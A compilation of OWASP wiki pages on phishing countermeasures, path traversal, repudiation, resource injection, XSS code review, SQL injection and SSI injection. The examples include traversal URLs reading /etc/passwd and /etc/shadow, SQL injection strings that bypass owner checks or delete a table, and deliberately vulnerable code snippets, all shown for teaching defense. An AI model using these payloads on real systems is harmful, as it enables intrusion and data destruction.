From time to time, ask your users to confirm that they have installed anti-virus software, anti-spyware, keep it up to date, scanned recently, and have updated their computer with patches recently. This keeps basic computer hygiene in the users' minds, and they know they shouldn't ignore it. Consider teaming with anti-virus firms to offer special deals to your users to provide low cost protection for them (and you).

However, be aware that user education is difficult. Users have been lulled into "learned helplessness", and actively ignore privacy policies, security policies, license agreements, and help pages. Do not expect them to read anything you communicate with them.

## MAKE IT EASY FOR YOUR USERS TO REPORT SCAMS

Monitor `abuse@yourdomain.com` and consider setting up a feedback form. Users are often your first line of defense, and can alert you far sooner than simply waiting for the first scam victims to come forward. Every minute of a phishing scam counts.

## COMMUNICATING WITH CUSTOMERS VIA E-MAIL

Customer relationship management (CRM) is a huge business, so it's highly improbable that you can prevent your business from sending customers marketing materials. However, it is vital to communicate with users in a safe way:

- Education Tell users every single time you communicate with them, that:
  - they must type your URL into their browser to access your site
  - you don't provide links for them to click
  - you will never ask them for their secrets
  - and if they receive any such messages, they should immediately report any such e-mail to you, and you will forward that on to their local law enforcement agencies
- Consistent branding – don't send e-mail that references another company or domain. If your domain is "example.com", then all links, URLs, and email addresses should strictly reference "example.com". Using mixed brands and multiple domains – even when your company owns the multiple domain names – generates user confusion and permits attackers to impersonate your company.
- Reduce Risk don't send e-mail at all. Communicate with your users using your website rather than e-mail. The advantages are many: the content can be in HTML, it's more secure (as the content cannot be easily spoofed by phishers), it is much cheaper than mass mailing, doesn't involve spamming the Internet, and your customers are aware that you never send e-mail, so any e-mail received from "you" is fraudulent.
- Reduce Risk don't send HTML e-mail. If you must send HTML e-mail, don't allow URLs to be clickable and always send well-formed multi-part MIME e-mails with a readable text part. HTML content should never contain JavaScript, submission forms, or ask for user information.
- Reduce Risk be careful of using "short" obfuscated URLs (like `http://redir.example.com/f45jgk`) for users to type in, as scammers may be able to work out how to use your obfuscation process to redirect users to a scam site. In general, be wary of redirection facilities – nearly all of them are vulnerable to XSS.
- Increase trust Many large organizations outsource customer communications to third parties. Work with these organizations to make all e-mail communications appear to come from your organization (i.e., `crm.example.com` where `example.com` is your domain, rather than `smtp34.massmailer.com` or even worse, just an IP address). This goes for any image providers that are used in the main body.
- Increase trust set up a Sender Policy Framework (SPF) record in your DNS to validate your SMTP servers. Phishing e-mails not sent from servers listed in your SPF records will be rejected by SPF aware MTAs. If that fails, scam messages will be flagged by newer MUAs like Outlook 2003 (with recent product updates applied), Thunderbird, and Eudora. Over time, this control will become more and more effective as ISPs, users and organizations upgrade to versions of software that has SPF enabled by default
- Increase trust consider using S/MIME to digitally sign your communications
- Incident Response Don't send users e-mail notification that their account has been locked or fraud has occurred – if that has happened, just lock their accounts and provide a telephone number or e-mail address for them to contact you

## NEVER ASK YOUR CUSTOMERS FOR THEIR SECRETS

Scammers will often ask your users to provide their credit card number, password or PIN to “reactivate” their accounts. Often the scammers will present part of a credit card number or some other verifier (such as mother’s maiden name – which is obtainable via public records), which makes the phish more believable.

Make sure your processes never need users’ secrets; even partial secrets like the last four digits of a credit card, or rely on easily available “secrets” that are obtainable from public records or credit history transcripts.

Tell the users you will not ask them for secrets, and to notify you if they receive an e-mail or visit a web page that looks like you and requires them to type in their secrets.

## FIX ALL YOUR XSS ISSUES

Do not expose any code that has [[Cross-Site Scripting]] (XSS) issues, particularly unauthenticated code. Phishers often target vulnerable code, such as redirectors, search fields, and other forms on your website to push the user to their attack sites in a believable way.

For more information on XSS prevention, please see the User Agent Injection section of the Interpreter Injection chapter.

## DO NOT USE POP-UPS

Pop-ups are a common technique used by scammers to make it seem like they are coming from your domain. If you don’t use them, it makes it much more difficult for scammers to take over a user’s session without being detected.

Tell your users you do not use pop-ups and to report any examples to you immediately.

## DON’T BE FRAMED

As pop-ups are now blocked by default by most browsers, phishers have started to use iframes and frames to host malicious content whilst hosting your actual application. They can then use bugs or features of the DOM model to discover secrets in your application.

Use the TARGET directive to create a new window, which will usually break out of IFRAME and other JavaScript jails. This usually means using something like:

```
""<A HREF="http://www.example.com/login" TARGET="_top">""
```

to open a new page in the same window, but without using a pop-up.

Your application should regularly check the DOM model to inspect your client’s environment for what you expect to see, and reject access attempts that contain any additional frames.

This doesn’t help with Browser Helper Objects (BHO’s) or spyware toolbars, but it can help close down many scams.

## **MOVE YOUR APPLICATION ONE LINK AWAY FROM YOUR FRONT PAGE**

It is possible to diminish naïve phishing attacks:

- Make the authenticator for your application on a separate page.
- Consider implementing a simple referrer check. In section 11.11, we show that referrer fields are easily spoofed by motivated attackers, so this control doesn't really work that well against even moderately skilled attackers, but closes off links in e-mails as being an attack vector.
- Encourage your users to type your URL or simply don't provide a link for them to click.

Referrer checks are effective against indirect attackers such as phishers – a hostile site cannot force a user's browser to send forged referrer headers.

## **ENFORCE LOCAL REFERRERS FOR IMAGES AND OTHER RESOURCES**

Scammers will try to use actual images from your web site, or from partner web sites (such as loyalty programs or edge caching partners providing faster, nearby versions of images).

Make the scammers use their own saved copies as this increases the chances that they will get it wrong, or the images will have changed by the time the attack is launched.

The feature is typically called "anti-leeching", and is implemented in most of the common web servers but disabled by default in most. Akamai, which calls this feature "Request Based Blocking", and hopefully all edge caching businesses, can provide this service to their customers.

Consider using watermarked images, so you can determine when the image was obtained so you can trace the original spider. It may not be possible to do this for busy websites, but it may be useful to watermark an image once per day in such cases.

Investigate all accesses that enumerate your entire website or only access images – you can spider your own website to see what it looks like and to capture a sequence of access entries that can be used to identify such activity. Often the scammers are using their own PCs to do this activity, so you may be able to provide law enforcement with probable IP addresses to chase down.

## **KEEP THE ADDRESS BAR, USE SSL, DO NOT USE IP ADDRESSES**

Many web sites try to stop users seeing the address bar in a weak attempt to prevent the user tampering with data, prevent users from book marking your site, or pressing back, or some other feature. All of these excuses do not help users avoid phishing attacks.

Data that is user sensitive should be moved to the session object or – at worst – tamperproof, hidden fields. Book marking does not work if authorization enforces login requirements. Pressing back can be defeated in two ways – JavaScript hacks and sequence cookies.

Users should always be able to see your domain name – not IP addresses. This means you will need to register all your hosts rather than push them to IP addresses.

## **DON'T BE THE SOURCE OF IDENTITY THEFT**

If you hold a great deal of data about a user, as a bank or government institution might, do not allow applications to present this data to end users.

For example, Internet Banking solutions may allow users to update their physical address records. There is no point in displaying the current address within the application, so the Internet Banking solution's database doesn't need to hold address data – only back end systems do.

In general, minimize the amount of data held by the application. If it's not there to be pharmed, the application is safer for your users.

## **IMPLEMENT SAFE-GUARDS WITHIN YOUR APPLICATION**

Consider implementing:

- If you're an ISP or DNS registrar, make the registrant wait 24 hours for access to their domain; often scammers will register and dump a domain within the first 24 hours as the scam is found out.
- If an account is opened, but not used for a period of time (say a week or a month), disable it.
- Does all the registration info check out? For example, does the ZIP code mean California, but the phone number come from New York? If it doesn't, don't enable the account.
- Daily limits, particularly for unverified customers.
- Settlement periods for offsite transactions to allow users time to repudiate transactions.
- Only deliver goods to the customer's home country and address as per their billing information (i.e., don't ship a camera to Fiji if the customer lives in Noumea)
- Only deliver goods to verified customers (or consider a limit for such transactions).
- If your application allows updates to e-mail addresses or physical addresses, send a notification to both the new and old addresses when the key contact details change. This allows fraudulent changes to be detected by the user.
- Do not send existing or permanent passwords via e-mails or physical mail. Use one time, time limited verifiers instead. Send notification to the user that their password has been changed using this mechanism.
- Implement SMS or e-mail notification of account activities, particularly those involving transfers and change of address or phone details.
- Prevent too many transactions from the same user being performed in a certain period of time – this slows down automated attacks.
- Two factor authentication for highly sensitive or high value transactional accounts.

## **MONITOR UNUSUAL ACCOUNT ACTIVITY**

Use heuristics and other business logic to determine if users are likely to act on a certain sequence of events, such as:

- Clearing out their accounts
- Conducting many small transactions to get under your daily limits or other monitoring schemes
- If orders from multiple accounts are being delivered to the same shipping address.
- If the same transactions are being performed quickly from the same IP address

Prevent pharming - Consider staggering transaction delays using resource monitors or add a delay. Each transaction will increase the delay by a random, but increasing, amount so that by the 3rd or certainly by the 10th transaction, the delay is significant (3 minutes or more between pages).

### **GET THE PHISHING TARGET SERVERS OFFLINE PRONTO**

Work with law enforcement agencies, banking regulators, ISPs and so on to get the phishing victim server (or servers) offline from the Internet as quickly as possible. This does not mean destroy!

These systems contain a significant amount of information about the phisher, so never destroy the system – if the world was a perfect place, it should be forensically imaged and examined by a competent computer forensic examiner. Any new malicious software identified should be handed over to as many anti-virus and anti-spyware companies as possible.

Zombie and phishing server victims are usually unaware that their host has been compromised and they'll be grateful that you've spotted it, so don't try for a dawn raid with the local SWAT team.

If you think the server is under the direct control of a scammer, you should let the law enforcement agencies handle the issue, as you should never deal with the scammer directly for safety reasons.

If you represent an ISP, it's important to understand that simply wiping and re-imaging the server, whilst good for business, practically guarantees that your systems will be repeatedly violated by the same organized crime gangs. Of all the phishing victims, ISPs need to take the most care in finding and resolving these cases, and work with local and international law enforcement.

### **TAKE CONTROL OF THE FRAUDULENT DOMAIN NAME**

Many scammers try to use homographs and similar or misspelt domain names to spoof your web site. For example, if a user sees <http://www.example.com>, but the x in example is a homograph from another character set, or the user sees misspellings such as <http://www.exmaple.com/> or <http://www.evample.com/> the average user will not notice the difference.

It is important to use the dispute resolution process of the domain registrar to take control of this domain as quickly as possible. Once it's in your control, it cannot be re-used by attackers in the future. Once you have control, lock the domain so it cannot be transferred away from you without signed permission.

Limitations with this approach include:

- There are an awful lot of domains variations, so costs can mount up
- It can be slow, particularly with some DRP policies – disputes can take many months and a lawyer's picnic of cash to resolve
- Monitoring a TLD like .COM is nearly impossible – particularly in competitive regimes
- Some disputes cannot be won if you don't hold a trademark or registration mark for your name, and even then...
- Organized crime is organized – some even own their own registrars or work so closely with them as to be indistinguishable from them.



## WORK WITH LAW ENFORCEMENT

The only way to get rid of the problem is to put the perpetrators away. Work with your law enforcement agencies – help them make it easier to report the crime, handle the evidence properly, and prosecute. Don't forward every e-mail or ask your users to do this, as it's the same crime. Collate evidence from your users, report it once, and make it obvious that you take fraud seriously.

Help your users sue the scammers for civil damages. For example, advise clients of their rights and whether class action lawsuits are possible against the scammers.

Unfortunately, many scammers come from countries with weak or non-existent criminal laws against fraud and phishing. In addition, many scammers belong to (or act on behalf of) organized crime. It is dangerous to contact these criminals directly, so always heed the warnings of your law enforcement agencies and work through them.

## WHEN AN ATTACK HAPPENS

Be nice to your users – they are the unwitting victims. If you want to retain a customer for life, this is the time to be nice to them. Help them every step of the way.

Have a phishing incident management policy ready and tested. Ensure that everyone knows their role to restrict the damage caused by the attacks.

If you are a credit reporting agency or work with a regulatory body, make it possible for legitimate victims to move credit identities. This will allow the user's prior actual history to be retained, but flag any new access as pure fraud.

## FURTHER READING

- Anti-phishing working group: <http://www.antiphishing.org/>

[[Guide Table of Contents]]

[[Category:OWASP\_Guide\_Project]]

[[Category:Attack]]

[[Category:Security Focus Area]]

QUEBRA

## CATEGORY:PROBABILISTIC TECHNIQUES

{{Template:PutInCategory}}

[[Category:Attack]]

QUEBRA

## CATEGORY:PROTOCOL MANIPULATION

[[category:attack]]

QUEBRA

## RELATIVE PATH TRAVERSAL

{{Template:Attack}}

This attack is a variant of Path Traversal and can be exploited when the application accepts the use of relative traversal sequences such as "../".

More detailed information can be found on [[Path\_Traversal]]

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

High

## EXAMPLES

The following URLs are vulnerable to this attack:

- [http://some\\_site.com.br/get-files.jsp?file=report.pdf](http://some_site.com.br/get-files.jsp?file=report.pdf)
- [http://some\\_site.com.br/get-page.php?home=aaa.html](http://some_site.com.br/get-page.php?home=aaa.html)
- [http://some\\_site.com.br/some-page.asp?page=index.html](http://some_site.com.br/some-page.asp?page=index.html)
- A simple way to execute this attack is like this:
- [http://some\\_site.com.br/get-files?file=../.././some\\_dir/some\\_file](http://some_site.com.br/get-files?file=../.././some_dir/some_file)
- [http://some\\_site.com.br/../.././etc/shadow](http://some_site.com.br/../.././etc/shadow)
- [http://some\\_site.com.br/get-files?file=../.././etc/passwd](http://some_site.com.br/get-files?file=../.././etc/passwd)

## RELATED THREATS

[[[: Category: Information Disclosure]]

## RELATED ATTACKS

- [[Path Manipulation]]
- [[ Path Traversal]]
- [[ Resource Injection]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

[[Category: Resource Manipulation]]

[[Category: Attack]]

QUEBRA

## REPUDIATION ATTACK

{{Template:Attack}}

## DESCRIPTION

Repudiation is the act of refuse authoring of something that happened. A repudiation attack happens when an application or system do not adopt controls to properly track and log users actions, thus permitting malicious manipulation or forging the identification of new actions.

This attack can be used to change the authoring information of actions executed by a malicious user in order to log wrong data to log files. Its usage can be extended to general data manipulation in name of others, in a similar manner as spoofing mails messages.

If this attack takes place, the data stored on log files can be considered invalid or misleading.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium to Low

## EXAMPLES

Consider a web application that makes access control and authorization based on SESSIONID, but register user actions based on user parameter defined on Cookie header, as follows:

```
POST http://someserver/Upload_file.jsp HTTP/1.1
Host: tequila:8443
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.8.1.4)
Gecko/20070515 Firefox/2.0.0.4
Accept:
```

```
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://someserver/uploads.jsp
'''Cookie: JSESSIONID=EE3BD1E764CD6EED280426128201131C;
user=leonardo'''
Content-Type: multipart/form-data; boundary=-----
263152394310685
Content-Length: 321
And the log file is composed by:
Date, Time, Source IP, Source port, Request, User
```

Once user information is acquired from user parameter on HTTP header, a malicious user could make use of a local proxy (eg:paros) and change it by a known or unknown username.

## EXTERNAL REFERENCES

<http://capec.mitre.org/data/definitions/93.html> - Log Injection-Tampering-Forging

## RELATED THREATS

[[Category: Authorization]]

[[Category: Logical Attacks]]

## RELATED ATTACKS

- [[Web Parameter Tampering]]

## RELATED VULNERABILITIES

[[Category: Input Validation]]

[[Category: Access Control Vulnerability]]

[[Category: Logging and Auditing Vulnerability]]

## RELATED COUNTERMEASURES

[[Category: Logging]]

[[Category: Access Control]]

[[Category: Resource Manipulation]]

[[Category: Attack]]

QUEBRA

## CATEGORY:RESOURCE DEPLETION

{{Template:PutInCategory}}

[[Category:Attack]]

QUEBRA

## RESOURCE INJECTION

{{Template:Attack}}

### DESCRIPTION

This attack consists in changing resources identifiers used by application in order to perform malicious task. When an application permits a user input to define a resource, like file name or port number, this data can be manipulated to execute or access different resources.

In order to be properly executed, the attacker must have the possibility to specify a resource identifier thru application form and the application must permit its execution.

The resource type affected by user input indicates the content type that may be exposed. For example, an application that permits input of special characters like period, slash, and backslash are risky when used in methods that interact with the file system.

The resource injection attack focus on accessing other resources than local filesystem, whose is done thru a different attack technique known as [[Path Manipulation]] attack.

### SEVERITY

High

### LIKELIHOOD OF EXPLOITATION

Medium

### EXAMPLES

#### Example 1

The following examples represent an application which gets a port number from HTTP request and create a socket with this port number without any validation. A user using a proxy can modify this port and obtain a direct connection (socket) with the server.

**Java code:**

```
String rPort = request.getParameter("remotePort");  
...
```

141

```

ServerSocket srvr = new ServerSocket(rPort);
Socket skt = srvr.accept();
...

```

'''Net code:'''

```

int rPort = Int32.Parse(Request.get_Item("remotePort "));
...
IPEndPoint endpoint = new IPEndPoint(address, rPort);
socket = new Socket(endpoint.AddressFamily,
SocketType.Stream, ProtocolType.Tcp);
socket.Connect(endpoint);
...

```

## Example 2

This example is same as previous, but it gets port number from CGI requests using C++:

```

char* rPort = getenv("remotePort ");
...
serv_addr.sin_port = htons(atoi(rPort));
if (connect(sockfd, &serv_addr, sizeof(serv_addr)) < 0)
error("ERROR connecting");
...

```

## Example 3

This example in PLSQL / TSQL gets a URL path from a CGI and downloads the file contained on it. If a user modify the path or filename it's possible to download arbitrary files from server:

```

...
filename := SUBSTR(OWA_UTIL.get_cgi_env('PATH_INFO'), 2);
WPG_DOCLOAD.download_file(filename);
...

```

## EXTERNAL REFERENCES

- [http://samate.nist.gov/SRD/view\\_testcase.php?login=Guest&tID=1734](http://samate.nist.gov/SRD/view_testcase.php?login=Guest&tID=1734)
- <http://cwe.mitre.org/data/definitions/99.html>
- <http://capec.mitre.org/data/index.html#Definition>
- <http://www.fortifysoftware.com/vulncat/>
- G. Hoglund and G. McGraw. Exploiting Software. Addison-Wesley, 2004.

## RELATED THREATS

[[Category:Logical Attacks]]

[[Category:Information Disclosure]]

## RELATED ATTACKS

- [[Path Traversal]]
- [[Path Manipulation]]
- [[Relative Path Traversal]]

- [\[:Category:Injection Attack | Injection Attacks\]](#)

## RELATED VULNERABILITIES

[\[:Category:Input Validation Vulnerability\]](#)

## RELATED COUNTERMEASURES

[\[:Category:Input Validation\]](#)

[\[\[Category: Injection Attack\]\]](#)

[\[\[Category: Attack\]\]](#)

QUEBRA

## CATEGORY:RESOURCE MANIPULATION

[\[\[Category:Attack\]\]](#)

QUEBRA

## REVIEWING CODE FOR XSS ISSUES

[\[\[OWASP Code Review Guide Table of Contents\]\]\\_\\_TOC\\_\\_](#)

## INTRODUCTION

XSS attacks are client side attacks which use a vulnerable website to attack the client. They exist due bad input validation and the echoing of user input data back to the browser. XSS attacks are commonly used for cookie theft, session hijacking, phishing among other attacks on application users/clients.

## VULNERABLE CODE EXAMPLE

If the text inputted by the user is reflected back and has not been data validated the browser shall interpret the inputted script as part of the mark up and execute the code accordingly.

To mitigate this type of vulnerability we need to perform a number of security tasks in our code:

- Validate data
- Encode unsafe output

```
import org.apache.struts.action.*;
import org.apache.commons.beanutils.BeanUtils;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
public final class InsertEmployeeAction extends Action {
    public ActionForward execute(ActionMapping mapping, ActionForm form,
        HttpServletRequest request, HttpServletResponse response) throws Exception{
```

```

// Setting up objects and variables.
Obj1 service = new Obj1();
ObjForm objForm = (ObjForm) form;
InfoADT adt = new InfoADT ();
BeanUtils.copyProperties(adt, objForm);
String searchQuery = objForm.getQueryString();
String payload = objForm.getPayload();
try {
    service.doWork(adt); //do something with the data
    ActionMessages messages = new ActionMessages();
    ActionMessage message = new ActionMessage("success", adt.getName() );
    messages.add( ActionMessages.GLOBAL_MESSAGE, message );
    saveMessages( request, messages );
    request.setAttribute("Record", adt);
    return (mapping.findForward("success"));
}
catch( DatabaseException de )
{
    ActionErrors errors = new ActionErrors();
    ActionError error = new ActionError("error.employee.databaseException" + "Payload: "+payload);
    errors.add( ActionErrors.GLOBAL_ERROR, error );
    saveErrors( request, errors );
    return (mapping.findForward("error: "+ searchQuery));
}
}
}

```

The text above shows some common mistakes in the development of this struts action class. Firstly the data passed in the `HttpServletRequest` is placed into a parameter without being data validated.

Focusing on XSS we can see that this action class returns either a message, `ActionMessage` in the case of the function being successful.

In the case of an error the code in the Try/Catch block is executed and we can see here that the data inputted by the user, the data contained in the `HttpServletRequest` is returned to the user, unvalidated and exactly in the format in which the user inputted it.

```

import java.io.*;
import javax.servlet.http.*;
import javax.servlet.*;
public class HelloServlet extends HttpServlet
{

```

`public void doGet (HttpServletRequest req, HttpServletResponse res) throws ServletException, IOException`

```

{
    String input = req.getHeader("USERINPUT");
    PrintWriter out = res.getWriter();
    out.println(input); // echo User input.
    out.close();
}
}

```

A second example of an XSS vulnerable function. Echoing un-validated user input back to the browser would give a nice large vulnerability footprint.

.NET Example (ASP.NET version 1.1 ASP.NET version 2.0):

The server side code for a VB.NET application may have similar functionality

```

' SearchResult.aspx.vb
Imports System
Imports System.Web

```



```
Imports System.Web.UI
Imports System.Web.UI.WebControls
Public Class SearchPage Inherits System.Web.UI.Page
Protected txtInput As TextBox
Protected cmdSearch As Button
Protected lblResult As Label Protected
Sub cmdSearch_Click(Source As Object, _ e As EventArgs)
// Do Search...
// .....
lblResult.Text="You Searched for: " & txtInput.Text
// Display Search Results...
// .....
End Sub
End Class
```

This is a VB.NET example of a Cross Site Script vulnerable piece of search functionality which echoes back the data inputted by the user. To mitigate against this we need proper data validation and in the case of stored XSS attacks we need to encode known bad (as mentioned before).

## PROTECTING AGAINST XSS

In the .NET framework there are some in-built security functions which can assist in data validation and HTML encoding, namely, ASP.NET 1.1 "request validation" feature and "HttpUtility.HtmlEncode".

Microsoft in their wisdom state that you should not rely solely on ASP.NET request validation and that it should be used in conjunction with your own data validation, such as regular expressions (mentioned below).

The request validation feature is disabled on an individual page by specifying in the page directive

```
<%@ Page validateRequest="false" %>
```

or by setting ValidateRequest="false" on the @ Pages element.

or in the web.config file:

You can disable request validation by adding a

```
<pages> element with validateRequest="false"
```

So when reviewing code make sure the validateRequest directive is enabled and if not, investigate what method of DV is being used, if any. Check that ASP.NET Request validation is enabled in "Machine.config". Request validation is enabled by ASP.NET by default. You can see the following default setting in the "Machine.config" file.

```
<pages validateRequest="true" ... />
```

## HTML Encoding:

Content to be displayed can easily be encoded using the HtmlEncode function. This is done by calling:

```
Server.HtmlEncode(string)
```

Using the html encoder example for a form:

Text Box: <%@ Page Language="C#" ValidateRequest="false" %>

```

<script runat="server">
void searchBtn_Click(object sender, EventArgs e) {
Response.Write(HttpUtility.HtmlEncode(inputTxt.Text)); }
</script>
<html>
<body>
<form id="form1" runat="server">
<asp:TextBox ID="inputTxt" Runat="server" TextMode="MultiLine" Width="382px" Height="152px">
</asp:TextBox>
<asp:Button ID="searchBtn" Runat="server" Text="Submit" OnClick=" searchBtn_Click" />
</form>
</body>
</html>

```

### ""Stored Cross Site Script:""

Using Html encoding to encode potentially unsafe output.:

Malicious script can be stored/persisted in a database and shall not execute until retrieved by a user. This can also be the case in bulletin boards and some early web email clients. This incubated attack can sit dormant for a long period of time until a user decides to view the page where the injected script is present. At this point the script shall execute on the users browser:

The original source of input for the injected script may be from another vulnerable application, which is common in enterprise architectures. Therefore the application at hand may have good input data validation but the data persisted may not have been entered via this application per se, but via another application.

In this case we cannot be 100% sure the data to be displayed to the user is 100% safe (as it could of found its way in via another path in the enterprise). The approach to mitigate against this si to ensure the data sent to the browser is not going to be interpreted by the browser as mark-up and should be treated as user data.

We encode known bad to mitigate against this “enemy within”. This in effect assures the browser interprets any special characters as data and markup. How is this done?

HTML encoding usually means "&lt;" becomes "&amp;lt;", "&gt;" becomes "&amp;gt;", "&amp;" becomes "&amp;amp;", and "&quot;" becomes "&amp;quot;".

From	To
<	&lt;
>	&gt;
(	&#40;
)	&#41;
#	&#35;
&	&amp;
"	&quot;

So for example the text <script> would be displayed as <script> but on viewing the markup it would be represented by &lt;script&gt;

[[Alternate XSS Syntax]]

[[Category:OWASP Code Review Project]]

[[Category:Attack]]

QUEBRA

## SQL INJECTION

{{Template:Attack}}

An [SQL injection](#) attack consists of insertion or "injection" of an SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. For an introduction to SQL Injection, please refer to the references at the bottom of the page.

SQL injection attacks are another instantiation of an [Top 10 2007-Injection Flaws | injection attack](#), in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

SQL injection errors occur when:

- # Data enters a program from an untrusted source.
- # The data used to dynamically construct a SQL query

The main consequences are:

- Confidentiality: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with [Glossary#SQL Injection | SQL Injection](#) vulnerabilities.
- Authentication: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- Authorization: If authorization information is held in an SQL database, it may be possible to change this information through the successful exploitation of an [Glossary#SQL Injection | SQL Injection](#) vulnerability.
- Integrity: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with an [Glossary#SQL Injection | SQL Injection](#) attack.

The platform affected can be:

- Language: SQL
- Platform: Any (requires interaction with an SQL database)

[Glossary#SQL Injection | SQL Injection](#) has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind.

Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOIT

Very High

## EXAMPLES

### Example 1

In SQL:

```
select id, firstname, lastname from authors
```

If one provided:

```
Firstname: evil'ex
Lastname: Newman
```

the query string becomes:

```
select id, firstname, lastname from authors where forename = 'evil'ex' and surname ='newman'
which the database attempts to run as
Incorrect syntax near al' as the database tried to execute evil.
```

A safe version of the above SQL statement could be coded in Java as:

```
String firstname = req.getParameter("firstname");
String lastname = req.getParameter("lastname");
// FIXME: do your own validation to detect attacks
String query = "SELECT id, firstname, lastname FROM authors WHERE forename = ? and surname = ?";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, firstname );
pstmt.setString( 2, lastname );
try
{
    ResultSet results = pstmt.execute( );
}
```

### Example 2

The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

```
...
string userName = ctx.GetAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
+ userName + "' AND itemname = '"
+ ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items
WHERE owner =
AND itemname = ;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

The addition of the OR 'a'='a' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.

### Example 3

This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name hacker enters the string "hacker'); DELETE FROM items; --" for itemName, then the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'hacker'
AND itemname = 'name';
DELETE FROM items;
--'
```

Many database servers, including Microsoft® SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error on Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, on databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed [19]. In this case the comment character serves to remove the trailing single-quote left over from the modified query. On a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "name'); DELETE FROM items; SELECT \* FROM items WHERE 'a'='a", the following three valid statements will be created:

```
SELECT * FROM items
WHERE owner = 'hacker'
AND itemname = 'name';
DELETE FROM items;
SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from a whitelist of safe values or identify and escape a blacklist of potentially malicious values. Whitelisting can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, blacklisting is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

- Target fields that are not quoted
- Find ways to bypass the need for certain escaped meta-characters
- Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. For example, the following PL/SQL procedure is vulnerable to the same SQL injection attack shown in the first example.

```
procedure get_item (
  itm_cv IN OUT ItmCurTyp,
  usr in varchar2,
  itm in varchar2)
is
open itm_cv for ' SELECT * FROM items WHERE ' ||
'owner = ''' || usr ||
' AND itemname = ''' || itm || ''';
end get_item;
```

Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

## EXTERNAL REFERENCES

- [<http://www.greensql.net/> GreenSQL Open Source SQL Injection Filter]
- [[Injection problem]]
- [[Avoiding SQL Injection]]
- [[Testing for SQL Injection]]

## RELATED THREATS

[[Category:Command Execution]]

## RELATED ATTACKS

- [[Blind SQL Injection]]
- [[Code Injection]]
- [[Double Encoding]]

## RELATED VULNERABILITIES

- [[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

Avoidance and mitigation

- Requirements specification: A non-SQL style database which is not subject to this flaw may be chosen.
- Implementation: Use vigorous white-list style checking on any user input that may be used in an SQL command. Rather than escape meta-characters, it is safest to disallow them entirely. Reason: Later use of data that has been entered in the database may neglect to escape meta-characters before use.
- [\[\[Image:Advanced Topics on SQL Injection Protection.ppt\]\]](#)

## CREDIT

{{Template:Fortify}}

[[Category:Injection Attack]]

[[category:Attack]]

QUEBRA

## SERVER-SIDE INCLUDES (SSI) INJECTION

{{Template:Attack}}

## DESCRIPTION

SSIs are directives present on Web applications used to feed a HTML page with dynamic contents. They are similar to CGIs, except that SSIs are used to execute some action before the current page is loaded or while the page is being visualized. In order to do so, the web server analyzes SSI before supplying the page to the user.

The Server-Side Include attack allows the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary codes remotely. It can be exploited thru manipulation of SSI in use on the application or forcing its use thru user input fields.

It is possible to check if the application is properly validating input fields data by inserting characters that are used in SSI directives, like:

```
< ! # = / . " - > and [a-zA-Z0-9]
```

Another way to discover if the application is vulnerable is to verify the presence of pages with extension .stm, .shtm and .shtml. However, the lack of these type of pages does not mean that the application is protected against SSI attacks.

